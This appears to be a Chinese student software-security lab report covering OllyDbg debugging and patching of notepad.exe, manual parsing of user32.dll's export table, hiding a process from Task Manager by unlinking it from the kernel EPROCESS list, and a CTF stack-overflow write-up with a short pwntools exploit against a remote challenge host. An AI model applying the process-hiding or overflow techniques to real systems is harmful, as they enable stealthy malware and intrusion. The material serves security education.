


**.reloc**




# Ollydbg对该程序进行初步调试，了解该程序功能结构，在内存中观察该程序的完整结构


首先我们分析的notepad.exe无加壳，因此od打开后的载入点即为真正的入口点（EP)



入口地址在0x0018F940，一直向下执行到窗口弹出（发现地址在0x0018FA8B），下断点




执行到断点位置，并F7进入notepad.0017C303处被调用的部分




快速检索API（右键Search for All intermodular calls，并按Destination sort），找到RegisterWindowMessageW




0x00180FBD处下断点，继续向下分析



user32.CreateWindowExW设置窗口的基本参数




程序持续在设置窗口的细节参数（如字体信息等）



向下运行直到窗口弹出，发现调用了user32.ShowWindow函数




但次数出现的窗口不能拖动，也不能对输入做出相应，考虑到Windows的消息传递机制，需要hook函数来处理键盘输入，因此查找API函数




跳转到调用注册钩子函数的代码处(0x0017C404)，并下断点



此时已能处理键盘输入的字符（注意因为在od中动调，因此需要自己F8执行处理的循环体），循环体如下：




且notepad.exe负责检索和调度输入消息到该对话框，而要让用户可以通过键盘来进行控制操作，则必须调用IsDialogMessage函数



到此notepad.exe已完成加载，接下来动作即hook函数继续处理键盘输入等

od动调分析中下的断点记录（F2）




.text等数据段采用IDA/UltraEdit静态分析即可，图示在此不列出

## 调试并修改notepad.exe程序

在任务二动态调试的基础上，在设置窗口参数时修改程序, 使得窗口显示文本字体从 微软雅黑 替换成 仿宋

Search for All定位到字符串"微软雅黑"所在代码段，




>>> "微软雅黑".encode("unicode\_escape")  
>>> b'\\u5fae\\u8f6f\\u96c5\\u9ed1'

本来想静态分析修改数据段处原来的"微软雅黑"，但该字符串不存在初始的文件中，od动态分析后也发现在进入窗口设置（第一个断点）后某处内存中才出现字体的字符串，因此根据od中显示信息，跳转至对应的notepad.00191D7C处：




(注意数据窗口应右键选择hex对照unicode，而不是ascii)

修改AE 5F 6F 8F C5 96 D1 9EFF 4E 8B 5B 00 00 00 00，对应仿宋，可以看到notepad.exe加载完成后输入字体已变为仿宋



## 找到系统SYSTEM32目录下的user32.dll文件，用UltraEdit打开并分析该文件导出表，找出MessageBoxA的地址，并验证该地址是否正确




可看到导出表的RVA为00083380，size为00005B3A




导出表在.rdata节中，转为RAW为0x00080A00+0x00083380-0x00082000=0x00081D80

导出表的倒二个DWORD字段为ArressOfNames的RVA




计算AddressOfNames的RAW=0x00084354-0x00082000+0x00080A00=0x00082D54

得到AddressOfNames[0]的RVA=0x000856D3如下：



计算RAW=0x00080A00+0x000856D3-0x00082000=0x00840D3



找到第一个导出函数的名字，证明地址无误

### 根据函数名定位函数基址

给出定位步骤：

① 在名字表遍历RVA地址，转换成FOA地址，然后根据FOA比较FOA指向的字符串与func是否相等，不相等则判断下一个。

② 如果相等则获取到其在名字表中的索引(下标)，根据该索引获取对应的序号表中同一下标索引到的序号值value。

③ value作为地址表的索引，索引到的值即为func()的地址。


实现方法基本同实验三的逆过程，图示不予给出

# 软安实验二、三

## 实验一


试利用windbg、DDK或SoftICE查看EProcess和PEB中活动进程相关信息，绘制出当前活动进程双向链表在内核态和用户态下的进程链表结构，并设计“断链”方法利用这两个结构体实现自己任意指定进程在任务管理器中的隐藏

### 查看EPROCESS结构体内容




ActiveProcessLinks在偏移0x088h处

### 查看当前活跃进程链表的结构





由图中可看出该结构为双向链表，有Flink和Blink两个指针

### 查看当前进程链表



dt \_eprocess 89566020查看该结构体具体内部信息，在0x088h处获得其Flink和Blink：





验证确认减去0x088h后得到的地址为进程链表里的前驱后继节点（上图中的第一个及第三个）

接着用!process 0 0即可获取当前活动进程链表的完整结构

### 隐藏活跃进程中的notepad.exe进程


在活跃进程链表中，将需要隐藏的进程的前趋节点改为其后继节点的前趋节点，后继节点变成前趋节点的后继节点。这样就“跳过”了中间的进程，即任务管理器通过查找这个链表并不会发现该节点（进程），从而实现隐藏目的。

①在win7系统下，获取相应偏移（各个系统不同，如XP下就是前趋后继都固定是0x88h）

②通过EntryDriver进入后遍历双向链表，比较ImageName，找到后修改链表前趋后继指针（这里需要注意使用双向链表专用API接口RemoveEntryList）

具体过程的截图与上述原理基本无异，因此不予给出

隐藏后，可以看到在打开记事本（notepad.exe）后，进程并不会显示在任务管理器中，达到了实验目的：



## 实验二

调试课堂介绍的有关栈溢出、堆溢出实例、BSS溢出和格式化字符串溢出实例，围绕着这些实例采用的溢出方法，自行调整溢出使用的字符串，摸索并掌握控制程序流程的字符串设计方法，并分析其特征和规律。注意事项如下：

* 栈溢出需要重点体验函数调用与返回过程中栈帧的结构与变化，以及返回函数地址（EIP）的控制方法
* 堆溢出需要关注堆的大小、堆的反复创建与释放可能造成的碎片、连续创建堆之间的间隙
* 格式化字符串需要关注各种格式化字符串结合自行设置的变量造成溢出的规律
* BSS溢出对于指针函数的获取方法，可以自行设计一个PE文件

要求自行构建缓冲区溢出场景（漏洞利用和攻击字符串构型，比如说RNS、NSR等），利用线程注入的方法，通过缓冲区溢出实现权限提升的攻击代码。

### 栈溢出


Jarvisoj level0

IDA打开后F5看main函数：

|  |
| --- |
| int \_\_cdecl main(int argc, const char \*\*argv, const char \*\*envp) {  write(1, "Hello, World\n", 0xDuLL);  return vulnerable\_function();  }  ssize\_t vulnerable\_function() {  char buf; // [rsp+0h] [rbp-80h]  return read(0, &buf, 0x200uLL);  } |

可以很明显的看到使用read函数读取的大小远远的超过了局部变量buf的空间

同时入门题提供了一个预留后门：




因此令RIP跳转到fun函数即可，因为buf的范围在[rsp+0h] [rbp-80h]，再加上rbp的8字节，所以需覆盖"a"\*(0x80+8)后到达返回地址。

IDA中看到后门函数的起始偏移在0x400596h，编写exp如下：


|  |
| --- |
| from pwn import \*  p = remote('node3.buuoj.cn', 29317)  payload = 'a'\*136 + p64(0x400596)  p.sendline(payload)  p.interactive() |

